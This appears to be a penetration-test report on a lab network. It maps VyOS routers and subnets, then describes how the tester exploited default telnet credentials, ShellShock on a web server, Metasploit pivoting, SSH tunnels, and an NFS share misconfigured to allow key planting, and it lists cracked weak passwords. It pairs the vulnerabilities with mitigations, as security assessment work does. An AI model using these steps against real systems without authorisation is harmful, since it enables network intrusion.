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# **NETWORK INFRASTRUCTURE**

SECURITY EVALUATION

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# 1 INTRODUCTION

## 1.2 AIM AND STRUCTURE

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This report aims to provide the client with an understanding of how an attacker could develop an understanding of the network topology, and how they could use that to perform targeted attacks on individual systems to compromise the network. A network diagram will be produced which will visualize all the devices that are in use on the network and a network table will be constructed which will detail the subnet addresses, masks, valid range of hosts and the broadcast addresses associated with each.

The report cover any vulnerabilities that have been discovered, including a demonstration of how they might be used and where possible, how they can be mitigated. The report will close with an overview of that state of the network as a whole.

## 2 MAPPING THE NETWORK

### 2.1 MAPPING THE NETWORK

#### 2.1.1 Mapping the visible network

In order to produce a network map, it is essential to know what exists on the network. This can be established in a variety of ways. *Nmap* is a free, open source tool that aids network discovery and security auditing (nmap.org, 2010). The tester used *Nmap* to enumerate the hosts and open ports on each host; an initial *Nmap* scan can be seen in *Appendix B – Initial Nmap Scan*. Including the provided Kali system, the scan revealed 13 hosts.

To identify the devices that correspond with each host, the open ports returned by the nmap scan were reviewed. Using the open ports, the devices could be categorized; devices with similar running open ports were very likely the same kind of device. Some of the devices had http running on them, navigating to those devices in a browser revealed they were “VyOS” based routers. The VyOS routers didn’t have a login portal, only a landing page so nothing else could be done over http.

```
root@kali:~# telnet 192.168.0.193
Trying 192.168.0.193...
Connected to 192.168.0.193.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:
Last login: Fri Sep 22 14:46:00 UTC 2017 on tty1
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$
```

Figure 2.1.1a – Logging into VyOS with default credentials

The VyOS routers have telnet enabled, telnetting into the routers and logging in with the default VyOS credentials gives full access to each router as can be seen in *Figure 2.1.1a* above. Using the *show interfaces* command shows the tester was able to correlate the multiple IP addresses associated with each router. In *Figure 2.1.1b* below, the IP addresses associated with Router 1’s interfaces can be seen.

Interface	IP Address	S/L	Description
eth0	192.168.0.193/27	u/u	
eth1	192.168.0.225/30	u/u	
lo	127.0.0.1/8	u/u	
	1.1.1.1/32		
	::1/128		

Figure 2.1.1b – Router 1 interfaces

Subnet calculations indicate that Kali (192.168.0.200) is part of the same subnet as 192.168.0.193/27, meaning that .193 is the receiving interface and .225 is the outgoing interface from the perspective of Kali.

Performing the `show arp` command reveals that .199 is on the same interface as Kali, as can be seen in *Figure 2.1.1c* below. There is likely either a switch or a hub between this router and the hosts mentioned; those are most common methods of connecting multiple hosts to one interface. By performing a Wireshark capture while pinging .199 it was determined that a switch was being used – if a hub or other method was being used then Wireshark on 200 would have received packets intended for .199.

```
vyos@vyos:~$ show arp
Address          HWtype  HWaddress      Flags Mask    Iface
192.168.0.226   ether   00:50:56:99:56:5f  C           eth1
192.168.0.200   ether   00:0c:29:b7:82:b9  C           eth0
192.168.0.199   ether   00:0c:29:0d:67:c6  C           eth0
vyos@vyos:~$
```

Figure 2.1.1c - .193 show arp

The `show arp` command provides the ‘receiving’ interface of neighbouring devices, and as such the tester was able to create a repeatable process to establish the device connections. Using subnet calculations and `show arp` the tester managed locate all devices except for the firewall, Router 4 and the admin .66 workstation. Using the `show arp` command on Router 3 revealed a previously unseen host – 234. It does not respond to pings and does not appear on any other scans – this later turned out to be the firewall.

Having established the location of all visible devices, it was time to identify the remaining devices; 199, 34 and 130 were all very similar and appear to be standard office workstations. They all have exactly the same ports open and with the exception of the `nfs` service they fall in line with the expected open ports for a workstation.

Using the `show ip route` command the tester was ascertained the existence of additional subnets. In combination with `show arp` on router 3 (*Figure 2.1.1d1*) -which revealed 234 it was established that there was a firewall between 233/30 and 242 as they exist on different subnets, all routes have been established and there is still no way to connect them. Further confirmation was given in the form of `show ip route` on 230; it states that the 64/27, 96/27 and 240/30 subnets are all accessible via 234 as can be seen in *Figure 2.1.1d* below.

```
vyos@vyos:~$ show arp
Address          HWtype  HWaddress      Flags Mask    Iface
192.168.0.234   ether   00:50:56:99:a3:11  C           eth2
192.168.0.229   ether   00:50:56:99:cf:44  C           eth0
192.168.0.130   ether   00:0c:29:09:11:fc  C           eth1
```

Figure 2.1.1d1 – Router 3 – show arp

```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 3.3.3.3/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
0>* 192.168.0.32/27 [110/20] via 192.168.0.229, eth0, 02:24:42
0>* 192.168.0.64/27 [110/30] via 192.168.0.234, eth2, 02:24:06
0>* 192.168.0.96/27 [110/20] via 192.168.0.234, eth2, 02:24:06
0 192.168.0.128/27 [110/10] is directly connected, eth1, 02:25:31
C>* 192.168.0.128/27 is directly connected, eth1
0>* 192.168.0.192/27 [110/30] via 192.168.0.229, eth0, 02:24:32
0>* 192.168.0.224/30 [110/20] via 192.168.0.229, eth0, 02:24:42
0 192.168.0.228/30 [110/10] is directly connected, eth0, 02:25:31
C>* 192.168.0.228/30 is directly connected, eth0
0 192.168.0.232/30 [110/10] is directly connected, eth2, 02:25:31
C>* 192.168.0.232/30 is directly connected, eth2
0>* 192.168.0.240/30 [110/20] via 192.168.0.234, eth2, 02:24:06
vyos@vyos:~$
```

Figure 2.1.1d2 – Router 3 – show ip route

Excluding the IP addresses associated with the router interfaces leaves 242. As 242 has http enabled it could be a web server; navigating to 192.168.0.242 with the web browser confirms these suspicions. The Web server hosts a landing page with a help button that links to a Rick Astley video.

Nikto is a web server scanning tool, it is particularly useful for finding default included files and misconfigurations. Nikto reported that the Apache web server running on 242 was vulnerable to ShellShock – an exploit that allows for remote code execution (symantec.com, 2014). Since Metasploit can be vague when handling errors, a custom written script was used to prove the vulnerability existed – this script can be seen in *Appendix C*. As the script was able to provide an interactive bash shell over *tcp*, the server was proven to be vulnerable to ShellShock.

Having identified 242 as the furthest away reachable host, a traceroute was performed to confirm the network map matched the deduced layout. Positioning appears to be correct based on the results from the traceroute scans. Additionally, a tracepath was performed from 242 – after access was obtained using the ShellShock vulnerability. The tracepath identified another interface on the firewall - 241, and furthered the confirmation of the network map, the tracepath can be seen in *Figure 2.1.1e* and 241's open ports can be seen in *Figure 2.1.1f*.

```
root@kali:~# ssh root@192.168.0.242
root@192.168.0.242's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

* Documentation:  https://help.ubuntu.com/

Last login: Wed Sep 27 19:31:30 2017 from 192.168.0.200
root@admin-virtual-machine:~# tracepath 192.168.0.200
 1?: [LOCALHOST]                pmtu 1500
 1:  192.168.0.241                1.301ms
 1:  192.168.0.241                4.038ms
 2:  192.168.0.233                2.917ms
 3:  192.168.0.229                2.403ms
 4:  192.168.0.225                4.019ms
 5:  192.168.0.200                3.207ms  reached
Resume: pmtu 1500 hops 5 back 5
root@admin-virtual-machine:~#
```

Figure 2.1.1e – Tracepath from 242 to 200

```
meterpreter > run auxiliary/scanner/portscan/tcp rhosts=192.168.0.241
[*] 192.168.0.241: - 192.168.0.241:53 - TCP OPEN
[*] 192.168.0.241: - 192.168.0.241:80 - TCP OPEN
[*] 192.168.0.241: - 192.168.0.241:2601 - TCP OPEN
[*] 192.168.0.241: - 192.168.0.241:2604 - TCP OPEN
[*] 192.168.0.241: - 192.168.0.241:2605 - TCP OPEN
```

Figure 2.1.1f – Open ports 241

### 2.1.2 Mapping beyond the Firewall

Using ShellShock the tester was able to create a new user account on 242. When a ping scan was conducted for the range of the unseen subnets (64-128), it was found that 242 had access to areas of the network that it really shouldn't have access to. The web server can see the rest of the network; the script used to establish this can be seen in *Figure 2.1.2a* below.


```
#!/bin/bash
for IP in {64..128..1}; do
    sudo ping -W .4 -c 1 192.168.0.$IP
done
```

Figure 2.1.2a Ping scan bash script

Having established that 242 offers more network to map, the tester had to explore methods of routing Kali’s tools through 242. Each method gives slightly different results which together finalize the network map.

### 2.1.2.1 Pivoting

Metasploit framework (MSF) has module that allows for the creation of pivot point (offensive-security.com, 2017) that enables the tester to route traffic from what is normally a non-routable area of the network (rapid7.com, 2017). The limitation of the MSF module is that it only works within Metasploit, so tools not included with Metasploit cannot make use of it. Using the ShellShock vulnerability discussed in section 2.1.1 to create a MSF session, the tester was able to successfully perform a tcp port scan on 66 as can be seen in *Figure 2.1.2.1a* below.



```
root@kali: ~
File Edit View Search Terminal Help
msf exploit(apache_mod_cgi_bash_env_exec) > run
[-] Meterpreter session 3 is not valid and will be closed
[*] 192.168.0.242 - Meterpreter session 3 closed.
sessions
Active sessions
=====
Id  Type      Information                                     Connection
--  -
2   meterpreter x86/linux uid=0, gid=0, euid=0, egid=0 @ 192.168.0.242 192.168.0.200:4444 -> 192.168.0.234:12908 (192.168.0.242)
msf exploit(apache_mod_cgi_bash_env_exec) > clear
[*] exec: clear
msf exploit(apache_mod_cgi_bash_env_exec) > route
[*] There are currently no routes defined.
msf exploit(apache_mod_cgi_bash_env_exec) > route add 192.168.0.66/27 2
[*] Route added
msf exploit(apache_mod_cgi_bash_env_exec) > use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > set rhosts 192.168.0.66
rhosts => 192.168.0.66
msf auxiliary(tcp) > run
[*] 192.168.0.66: - 192.168.0.66:22 - TCP OPEN
```

Figure 2.1.2.1a – MSF pivoting - TCP scan of 66

### 2.1.2.2 SSH tunnelling

Another way of routing traffic is using the ‘tunnel’ feature built into SSH. The SSH tunnel is more versatile than MSF pivoting as it routes all traffic to the target subnet through SSH. This means that there is no limitation on the tools that can be used with this. The setup of the SSH tunnel can be seen in *Appendix D – SSH Tunnel* and the results gained from rerunning scans against 66 can be seen in *Figure 2.1.2.2a* below.




```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# fping 192.168.0.66  
192.168.0.66 is alive  
root@kali:~# nmap 192.168.0.66  
  
Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 16:23 EDT  
Nmap scan report for 192.168.0.66  
Host is up (0.0095s latency).  
Not shown: 997 closed ports  
PORT      STATE SERVICE  
22/tcp    open  ssh  
111/tcp   open  rpcbind  
2049/tcp  open  nfs
```

Figure 2.1.2.2a – Post SSH Tunnel Scans

### 2.1.2.3 SOCKS5 HTTP Proxy

A SOCKS5 HTTP proxy is another form of tunnel using SSH, except specifically for web traffic. Specific applications can be configured to forward their traffic through the SOCKS5 tunnel, such as Firefox (digitalocean.com, 2016). The setup of the SOCKS5 Proxy can be seen in *Appendix E – SOCKS5 Proxy*.

By routing web traffic through 242 the tester was able to gain access to the firewall login portal as can be seen in *Figure 2.1.2.3a* below. While disabling the firewall rules would be a valid way to proceed in mapping the rest of the network, it will only be used to verify results obtained using other methods.



### 2.1.2.4 Enabling SSH on 66

As 66 seemed to be the host that was the most hops away, it would be the best to perform a traceroute from; to finalize the network map. When trying to SSH into 66, the client refuses to connect citing publickey as the issue as can be seen in *Figure 2.1.2.4a* below.



```
root@kali:~# ssh xadmin@192.168.0.66
sign_and_send_pubkey: signing failed: agent refused operation
Permission denied (publickey).
root@kali:~#
```

Figure 2.1.2.4a – SSH 66 publickey permission denied


Using *showmount* it was established that the *nfs* share on 66 was misconfigured allowing for reading and writing for data system-wide. By mounting 66, it is possible to add the Kali SSH public key to 66's list of authorized keys, thus allowing connection. The process of generating a SSH key and adding it to 66, as well as obtaining access can be seen in *Appendix F – SSH Keygen*.

Having successfully obtained access a tracepath back to Kali (200) was conducted, the tracepath was then used to determine the router interfaces that had not yet been confirmed such as 65. The tracepath results can be seen in *Figure 2.1.2.4b* below.

```
xadmin@xadmin-virtual-machine:~$ tracepath 192.168.0.200
 1?: [LOCALHOST]                pmtu 1500
 1:  192.168.0.65                 1.505ms
 1:  192.168.0.65                 1.273ms
 2:  192.168.0.98                 4.127ms
 3:  192.168.0.233               7.086ms
 4:  192.168.0.229               9.984ms
 5:  192.168.0.225               8.198ms
 6:  no reply
```

Figure 2.1.2.4b – Tracepath from 66 to 200

## 2.2 NETWORK MAP



## 2.3 SUBNET TABLE

SUBNET ADDRESS	192.168.0.32/27	192.168.0.64/27	192.168.0.96/27	192.168.0.128/27	192.168.0.192/27	192.168.0.224/30	192.168.0.228/30	192.168.0.232/30	192.168.0.240/30
SUBNET MASK	255.255.255.224	255.255.255.224	255.255.255.224	255.255.255.224	255.255.255.224	255.255.255.252	255.255.255.252	255.255.255.252	255.255.255.252
HOST RANGE	192.168.0.33 - 192.168.0.62	192.168.0.65 - 192.168.0.94	192.168.0.97 - 192.168.0.126	192.168.0.129 - 192.168.0.158	192.168.0.193 - 192.168.0.222	192.168.0.225 - 192.168.0.226	192.168.0.229 - 192.168.0.230	192.168.0.233 - 192.168.0.234	192.168.0.241 - 192.168.0.242
IPS IN USE	192.168.0.33, 192.168.0.34	192.168.0.65, 192.168.0.66	192.168.0.97, 192.168.0.98	192.168.0.129, 192.168.0.130	192.168.0.193, 192.168.0.194	192.168.0.225, 192.168.0.226	192.168.0.229, 192.168.0.230	192.168.0.233, 192.168.0.234	192.168.0.241, 192.168.0.242
BROADCAST ADDRESS	192.168.0.63	192.168.0.95	192.168.0.127	192.168.0.159	192.168.0.223	192.168.0.227	192.168.0.231	192.168.0.235	192.168.0.243

For an example of how subnet calculations were performed please refer to *Appendix A – Subnet Calculations*.

## 2.4 SECURITY EVALUATION

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### 2.4.1 Generic Issues

#### 2.4.1.1 Weak Passwords

##### Vulnerability

Most of the passwords in use around the network are very weak, three of the passwords exist within the rockyou wordlist (github.com, 2016), the 4<sup>th</sup> was unable to be cracked and should be considered secure.

The three passwords that were cracked were:

plums  
pears  
test

All three passwords were cracked in under a minute using Hashcat (hashcat.net, 2016) on a GTX 980ti as can be seen in the image below.

```
Dictionary cache hit:
* Filename..: rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

[s]tatus [p]ause [r]esume [b]ypass [c]heckpoint [q]uit =>

Session.....: hashcat
Status.....: Running
Hash.Type.....: sha512crypt $6$, SHA512 (Unix)
Hash.Target.....: allpasswd.txt
Time.Started....: Sat Dec 09 21:50:35 2017 (33 secs)
Time.Estimated...: Sat Dec 09 21:52:48 2017 (1 min, 40 secs)
Guess.Base.....: File (rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.Dev.#1.....: 108.1 kH/s (84.14ms)
Recovered.....: 3/4 (75.00%) Digests, 3/4 (75.00%) Salts
Progress.....: 14145388/57377540 (24.65%)
Rejected.....: 87916/14145388 (0.62%)
Restore.Point...: 3443616/14344385 (24.01%)
Candidates.#1...: sweettea22 -> sonria5370
HWMon.Dev.#1.....: Temp: 79c Fan:100% Util:100% Core:1366MHz Mem:3304MHz Bus:16
```

##### Mitigation

Increase length and complexity of passwords. Passwords can be set using the “passwd” command.

## 2.4.2 Routers

### 2.4.2.1 Default Credentials

#### Vulnerability

The VyOS routers use default credentials “vyos:vyos”, making it easily accessible.

#### Mitigation

Change the default passwords to something more secure, an example of how to do this can be seen in *Figure 2.4.1.1a* below.

```
root@kali:~# telnet 192.168.0.230
Trying 192.168.0.230...
Connected to 192.168.0.230.
Escape character is '^]'.
Welcome to VyOS bash
vyos login: vyos
Password:Andrew's Subnet
Last login: Thu Sep 28 02:45:22 UTC 2017 on pts/0
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$ configure
[edit]
vyos@vyos# set system login user vyos authentication plaintext-password verySecurePassword
[edit]
vyos@vyos# set service ssh port 22
[edit]
vyos@vyos# commit
[ service ssh ]
Restarting OpenBSD Secure Shell server: sshd.
[edit]
vyos@vyos# save
Saving configuration to '/config/config.boot'...
Done
[edit]
vyos@vyos#
```

Figure 2.4.1.1a

## 2.4.2.2 Telnet Vulnerability

Routers can be connected to using telnet which is insecure as it transmits in cleartext. *Figure 2.4.1.2a* shows how telnet traffic could be intercepted in Wireshark.




Figure 2.4.1.2a – Telnet intercepted by Wireshark

## Mitigation

Enable the SSH service as show in *Figure 2.4.1.1a*, SSH traffic is encrypted and thus cannot be so easily sniffed. Once SSH is enabled, delete the telnet service as can be seen in *Figure 2.4.1.2b*.




Figure 2.4.1.2b – Delete Telnet Service



## Proof of resolution




Figure 2.4.1.2c – Proof of resolution - telnet vs SSH

### 2.4.2.3 LLDP Multicast

#### Vulnerability

VyOS version number is disclosed via LLDP\_Multicast packet as can be seen in Figure 2.4.1.3a.




Figure 2.4.1.3a VyOS version disclosure via LLDP



## SNMP

### Vulnerability

Reuse of same community string “secure” between all routers, 230 uses a default SNMP community “private”. SNMP allows for the disclosure of basically all information stored on the router, an example of the information that can be obtained can be seen in *Figure 2.4.1.4a* below. Information recovered using SNMP on router 1 and router 2 can be seen in *Appendix G – SNMP Info*. *The version of SNMP in use is also vulnerable to interception as community strings and data are sent in plain text in v1.*

```
